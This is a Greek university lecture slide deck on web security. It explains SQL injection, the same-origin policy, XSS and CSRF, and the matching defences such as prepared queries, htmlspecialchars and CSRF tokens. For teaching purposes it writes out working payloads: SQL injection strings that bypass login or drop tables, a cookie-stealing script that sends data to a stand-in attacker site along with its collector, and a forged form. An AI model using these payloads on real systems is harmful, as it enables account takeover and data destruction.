Corelab
Computation and Reasoning Laboratory

WEB SECURITY

Διαφάνειες: Δημήτρης Καρακώστας – Διονύσης Ζήνδρος

Εθνικό Μετσόβιο Πολυτεχνείο
Σχολή Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών

Βασική αρχή ασφάλειας του web

- Το web χρησιμοποιεί ένα μοντέλο «sandbox»
- Ο χρήστης μπορεί να μπει σε σελίδες ελεύθερα χωρίς να φοβάται
- Καμία σελίδα δεν μπορεί να βλάψει τον υπολογιστή μας
  - Εκτός αν το επιτρέψουμε εμείς κατεβάζοντας κάποιο εκτελέσιμο
- Εκεί διαφέρουν οι web εφαρμογές από τις desktop
- Το web μοντέλο είναι ένα ασφαλέστερο μοντέλο
- Δεν απαιτείται εμπιστοσύνη για να «τρέξουμε» μία web εφαρμογή

Web communication

Client Network Server

Server-Side Vulnerabilities

Client Network **Server**

SQL Injection

Ένα αθώο SQL ερώτημα...

```
$res = mysql_query(
  "SELECT
      userid
  FROM
      users
  WHERE
      password = '$password'
      AND name = '$user'
  LIMIT 1;"
  );
```

SQL Injection

Υπό κανονικές συνθήκες…

```
SELECT
      userid
FROM
      users
WHERE
      password = 'ILoveYou'
      AND name = 'dimitris'
LIMIT 1;
```

SQL Injection

Τι γίνεται όμως αν... `$username είναι dim'itris`

```
SELECT
      userid
FROM
      users
WHERE
      name = 'dim'itris'
      AND password = 'ILoveYou'
LIMIT 1;
```

Συντακτικό σφάλμα!

SQL Injection

Ακόμη χειρότερα...

```
$username είναι dim' OR 1 = 1 OR name = 'itris

SELECT
      userid
FROM
      users
WHERE
      password = 'ILoveYou' AND
      name = 'dim' OR 1 = 1 OR name = 'itris'
LIMIT 1;
```

Δεν υπάρχει συντακτικό σφάλμα!

SQL Injection

```
password = 'ILoveYou' AND
name = 'dim' OR 1 = 1 OR name = 'itris'
```

```
(((password = 'ILoveYou' AND
name = 'dim') OR 1 = 1) OR name = 'itris')
```

Αληθές! Επιλέγει την **πρώτη** εγγραφή.

Συνήθως λογαριασμός administrator ☺

SQL Injection

```
$username είναι dim'; DELETE FROM users; --
```

```
SELECT
      userid
FROM
      users
WHERE
      password = 'ILoveYou' AND
      name = 'dim';
DELETE FROM users; -- ' LIMIT 1;
```

MySQL σχόλιο

SQL Injection

```
$username είναι dim'; DROP TABLE users; --
```

```
SELECT
      userid
FROM
      users
WHERE
      password = 'ILoveYou' AND
      name = 'dim';
DROP TABLE users; -- ' LIMIT 1;
```

SQL Injection

- Το SQL injection μπορεί να επιτρέψει:
  - Αντιγραφή όλων των δεδομένων μας χωρίς να το ξέρουμε
  - Αλλαγή των δεδομένων μας
  - Διαγραφή των δεδομένων μας
  - Μπορεί να χρησιμοποιηθεί ως **πάτημα** για πλήρη πρόσβαση
    - π.χ. για πρόσβαση σε administrator λογαριασμούς
    - ανάγνωση κωδικών πρόσβασης
    - κλπ.

Αποφυγή SQL Injection

- Αποφυγή όλων των χαρακτήρων ‘ και “ και \

```
<?php
     $username = $_POST[ ‘username’ ];
if (
    strpos( $username, “’” ) !== false
 || strpos( $username, “\\” ) !== false
 || strpos( $username, ‘”’ ) !== false ) {
     die( “You’re not welcome here.” );
}
?>
```

Αποφυγή SQL Injection

- Τι γίνεται όμως αν θέλουμε να επιτρέψουμε τους χαρακτήρες ‘, “, και \ ?
- Δεν γίνεται να απαγορεύουμε π.χ. την αναζήτηση με εισαγωγικά!
- Πώς είναι εφικτό να περνάμε τους χαρακτήρες αυτούς **χωρίς ιδιαίτερη σημασία** στην MySQL?

Αποφυγή SQL Injection

- Escape όλων των χαρακτήρων:
- ‘ → \’
- “ → \“
- \ → \\

```
<?php
	$username = $_POST[ ‘username’ ];
	$username = addslashes( $username );
?>
```


Αποφυγή SQL Injection

Αν... `$username είναι dim'itris`

```
SELECT
      userid
FROM
      users
WHERE
      name = 'dim\'itris'
      AND password = 'ILoveYou'
LIMIT 1;
```

Ποιο είναι το βαθύτερο πρόβλημα;

- Τα **δεδομένα** και οι **εντολές** αναπαρίστανται σε ένα **κοινό** αλφαριθμητικό
- Δεν υπάρχει διαχωρισμός **εντολών** και **δεδομένων** σε επίπεδο PHP
- **Όλα είναι ένα μεγάλο string!**
- Έτσι **τα δεδομένα** μπορούν να καταλήξουν **να είναι εντολές**
  - **Πρόβλημα ασφαλείας**


$res = mysql_query(
"SELECT
userid
FROM
users
WHERE
password = '"
. $password .
"' AND name = '"
. $user .
"'
LIMIT 1;"
);
Αλφαριθμητικό
Εντολές
Δεδομένα
Δεδομένα

Πώς διαχωρίζουμε εντολές/δεδομένα;

- «Προετοιμασμένα» ερωτήματα

```
$res = prepared_query(
  "SELECT
      userid
  FROM
      users
  WHERE
      password = ?
      AND name = ?
  LIMIT 1;", array( $password, $user )
  );
```

Εντολές

Δεδομένα

Client-Side Vulnerabilities

Client Network Server

Cookies

- Δεδομένα που στέλνει ο server στον browser μαζί με την απάντηση σε κάποιο HTTP(s) request
- Είναι σε μορφή ”name=value”
- Ο browser τα:
  - αποθηκεύει ανα domain
  - στέλνει πίσω στον server με κάθε νέο request
- Μόνο το ίδιο το domain έχει πρόσβαση στα cookies του
- Διατηρούνται μέχρι:
  - να κλείσει ο browser ή
  - να φτάσει το expiration date τους

Χρήσεις Cookies

- Για να θυμάται ο browser αν έχει επισκεφθεί ξανά κάποιο site
- Login
- Personalization
- Shopping carts, στατιστικά, κ.α.
- Αν κάποιος κλέψει τα cookies σου, γίνεται εσυ

Παράδειγμα

Γεια!


Γεια, να θυμάσαι ότι είσαι admin

admin

Είμαι ο admin

OK, κάνε ό,τι θες

Cookies – Πως μοιάζουν;



- Εδώ 2 cookies
  - Cookie **name** με τιμή **value**
  - Cookie **name2** με τιμή **value2**

2 σελίδες

- kokkinoskoufitsa.gr
  - Ένα site που ανήκει στον «καλό»
- kakoslykos.gr
  - Ένα site που ανήκει στον «κακό»

- Ως διαχειριστής του kokkinoskoufitsa.gr, το επισκέπτομαι
- Τα cookies μού δίνουν πρόσβαση διαχειριστή
- Στη συνέχεια επισκέπτομαι το kakoslykos.gr χωρίς να γνωρίζω τι είναι
- **Δεν πρέπει** να επιτρέψει στον προγραμματιστή του kakoslykos.gr να αποκτήσει πρόσβαση επιπέδου διαχειριστή στο kokkinoskoufitsa.gr

Same-origin policy

- Υπάρχουν εμπιστευτικές πληροφορίες που έχει κανείς πρόσβαση μόνο με cookies
  - Δίνοντας το cookie μου στο gmail.com έχω πρόσβαση στα e-mail μου
- Όταν ο browser «ζητάει» μία σελίδα, στέλνει τα αντίστοιχα cookies μαζί

Same-origin policy

- Τι γίνεται όταν ο διαχειριστής του kokkinoskoufitsa.gr επισκεφθεί το kakoslykos.gr όπου θα τρέξει κάτι σαν κι αυτό;

```
<script type="text/javascript">
$.get(
   "http://kokkinoskoufitsa.gr/email.php",
   function ( data ) {
      var img = document.createElement( 'img' );
      img.src = 'steal.php?data=' + data;
      document.appendChild( img );
   }
);
</script>
```

Same-origin policy

- Οι browsers το απαγορεύουν αυτό
- **Επιτρέπεται** να γίνουν embed εικόνες από άλλες σελίδες
- **Επιτρέπεται** να γίνουν embed ήχοι, video, scripts
- Αυτό το embed γίνεται με τα **ορθά** cookies
- **Δεν** επιτρέπεται **η ανάγνωση** των καθεαυτών δεδομένων διότι αυτά μπορεί να είναι εμπιστευτικά

- «Άλλες σελίδες» σημαίνει «άλλο origin»:
  - Διαφορετικό domain, subdomain
  - http VS https
  - Διαφορετική TCP/IP θύρα

Same origin με το

`http://store.company.com/dir/page.html` ?

URL
http://store.company.com/dir2/other.html
http://store.company.com/dir/inner/another.html
https://store.company.com/secure.html
http://store.company.com:81/dir/etc.html
http://news.company.com/dir/other.html

Same origin με το

`http://store.company.com/dir/page.html` ?

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

XSS

- Cross-site Scripting
- Συνήθως επιτρέπει πρόσβαση σε cookies
- Cookies = Πιστοποίηση
- Άρα επιτρέπει πρόσβαση σε λογαριασμούς που δεν θα είχαμε κανονικά

XSS

- Javascript `document.cookie`:
  - Επιστρέφει τα cookies της σελίδας όπου τρέχει
  - Χρήσιμο π.χ. για να βρούμε το username του χρήστη που έχει κάνει login
  - Χρήσιμο επίσης για να **θέσουμε** cookies χωρίς να είναι απαραίτητη η PHP

XSS

- Αρκεί λίγη Javascript για να κάνει το κακό...

- Έστω ότι ο kakoslykos καταφέρνει να τρέξει το ακόλουθο στο kokkinoskoufitsa.gr:

```
<script type="text/javascript">
    var img = document.createElement( 'img' );

    img.src =
'http://kakoslykos.gr/steal.php?cookie=' +
document.cookie;
    document.appendChild( img );
</script>
```

XSS

- Ενώ στο steal.php του kakoslykos.gr έχει:

```
<?php
      file_put_contents(
            “haha.txt”, $_GET[ ‘cookie’ ]
      );
?>
```

XSS

- Τρόπος επίθεσης:
  - Ο kakoslykos «**εισάγει**» τον κώδικα Javascript στο kokkinoskoufitsa.gr και περιμένει
  - Ο διαχειριστής του kokkinoskoufitsa **επισκέπτεται** τη σελίδα kokkinoskoufitsa.gr
  - Ο «κακός» κώδικας Javascript **τρέχει** στον υπολογιστή του «καλού» διαχειριστή χωρίς να το γνωρίζει
  - Τα cookies του «καλού» διαχειριστή **στέλνονται** μέσω HTTP στη σελίδα kakoslykos.gr
  - Εκεί **καταγράφονται** σε αρχείο, και ο kakoslykos έχει πλέον πρόσβαση διαχειριστή

XSS

- Πώς εισάγεται όμως Javascript κώδικας;
- Σημεία όπου εκτυπώνεται είσοδος χρήστη χωρίς έλεγχο:

```
<p><?php
      echo “welcome, “ . $_GET[ ‘user’ ];
?></p>
```

XSS

- Υπό κανονικές συνθήκες... αν user είναι dimitris:

```
<p>Welcome, dimitris</p>
```

XSS

- Τι γίνεται όμως αν... user είναι **dim<itris** ;

```
<p>Welcome, dim<itris</p>
```

Συντακτικό σφάλμα!

XSS

- Αν user είναι **dimitris** ;

```
<p>Welcome, dim<strong>itris</strong></p>
```

Δεν υπάρχει συντακτικό σφάλμα!

XSS

- Ουσιαστικά κάναμε ένα HTML **injection**
- Πλέον έχουμε πλήρη έλεγχο του κώδικα

- Αν user είναι **dim<script type="text/javascript">alert('XSS');</script>itris** ;

welcome, dim**<script type="text/javascript">alert('XSS');</script>**itris

XSS

- Αλλάζοντας τα περιεχόμενα του script έχουμε πλέον απόλυτο έλεγχο στο τι θα εκτελεστεί σε ένα site που δεν είναι δικό μας...

```
<p>welcome, dim<script type="text/javascript">
    var img = document.createElement( 'img' );
    img.src = 'http://kakoslykos.gr/steal.php' +
document.cookie;
    document.appendChild( img );
</script>itris</p>
```

Αποφυγή XSS

- Πρέπει να φιλτράρουμε τα inputs μας
- Αποφυγή όλων των χαρακτήρων <, &, “ και >

```
<?php
     $username = $_GET[ ‘username’ ];
if (
    strpos( $username, “<” ) !== false
 || strpos( $username, “>” ) !== false
 || strpos( $username, ‘”’ ) !== false ) {
     die( “You’re not welcome here.” );
}
?>
```

Αποφυγή XSS

- Αν όμως θέλουμε να επιτρέπουμε <, >, & και “;
- Σε ένα forum π.χ. κάποιος μπορεί να θέλει *όντως* να γράψει HTML που να εμφανίζεται αυτούσια

- Κάνουμε escape τους χαρακτήρες μας με entities
- < → <
- > → >
- & → &
- “ → "

Αποφυγή XSS

- `htmlspecialchars`: Αντικαθιστά τα HTML entities

```
<?php
      $username = $_GET[ ‘username’ ];
      echo “welcome, “
            . htmlspecialchars( $username );
?>
```

XSS

- Αν user είναι **dim<script type="text/javascript">alert('XSS');</script>itris**;

welcome, dim<script type="text/javascript">alert('XSS'); </script;>itris

Welcome, dim<script type="text/javascript">alert('XSS');></script>itris

Δεν εκτελείται, απλώς εμφανίζεται

Cross-Site Request Forgery (CSRF)

- Σκοπός CSRF: Κάνουμε τον χρήστη να εκτελέσει ενέργειες χωρίς να το επιθυμεί
  - να αλλάξει το email του στην εφαρμογή
  - να μεταφέρει λεφτά από ένα λογαριασμό σε ένα άλλο
- Ο επιτιθέμενος δεν μπορεί να κλέψει δεδομένα
  - δεν έχει πρόσβαση στην απάντηση από τον server

Παράδειγμα CSRF

- Στο kokkinoskoufitsa.gr υπάρχει κουμπί για διαγραφή λογαριασμού

```
<form action=”/account/delete”
      method="post">
    <input type="submit"
           value="Delete account" />
</form>
```

Παράδειγμα CSRF

- Ο χρήστης μπαίνει στο kakoslykos.gr
- Ο «κακός» έχει φτιάξει μια φόρμα

```
<form
action=http://kokkinoskoufitsa.gr/account/de
lete"
method="post">
<input type="submit"
       value="Play Game" />
</form>
```

- Στέλνει το ίδιο POST request όπως η φόρμα στο kokkinoskoufitsa.gr

Παράδειγμα CSRF

- Ο χρήστης κάνει submit τη φόρμα
  - Νομίζει ότι θα παίξει ένα παιχνίδι στο kakoslykos.gr
  - Τελικά διαγράφεται ο λογαριασμός του από το kokkinoskoufitsa.gr


Προστασία απέναντι σε CSRF

- Ορθή χρήση των HTTP methods
  - GET requests μόνο για requests που ζητούν δεδομένα από τον server
  - POST για requests που τροποποιούν δεδομένα στον server
- Χρήση CSRF Token σε κάθε request, το οποίο μετά επαληθεύεται στον server
  - Τα tokens παράγονται από κάποιο session id και ένα μυστικό token στον server

Προστασία απέναντι σε CSRF

```
<form
action=”http://kokkinoskoufitsa.gr/account
/delete"
      method="post">
   <input type="hidden”
          name="CSRFToken”
          value="OWY4NmQwODE4">
   <input type="submit”
          value="Delete account" />
</form>
```

Διάλειμμα



Network Security


Client **Network** Server

ARP

- Πρωτόκολλο που αντιστοιχεί MAC και IP διευθύνσεις στο τοπικό δίκτυο

```
(83.212.141.1) at 3c:83:75:7a:b6:e0 on en1 ifscope [ethernet]
(83.212.141.2) at 28:ed:6a:ba:7c:1a on en1 ifscope [ethernet]
(83.212.141.9) at 98:d6:bb:9b:38:5f on en1 ifscope [ethernet]
(83.212.141.10) at 8c:fa:ba:a5:a0:21 on en1 ifscope [ethernet]
(83.212.141.12) at 28:5a:eb:73:88:ad on en1 ifscope [ethernet]
(83.212.141.13) at ac:7f:3e:42:70:24 on en1 ifscope [ethernet]
(83.212.141.14) at 60:fa:cd:b4:26:a4 on en1 ifscope [ethernet]
(83.212.141.46) at ac:18:26:2c:c2:f0 on en1 ifscope [ethernet]
(83.212.141.49) at 0:80:87:52:36:73 on en1 ifscope [ethernet]
(83.212.141.62) at 0:21:97:c3:67:71 on en1 ifscope [ethernet]
(83.212.141.74) at d4:85:64:a:cc:26 on en1 ifscope [ethernet]
```


Ένα WiFi δίκτυο



ARP

κινητό

Who has 192.168.0.1?



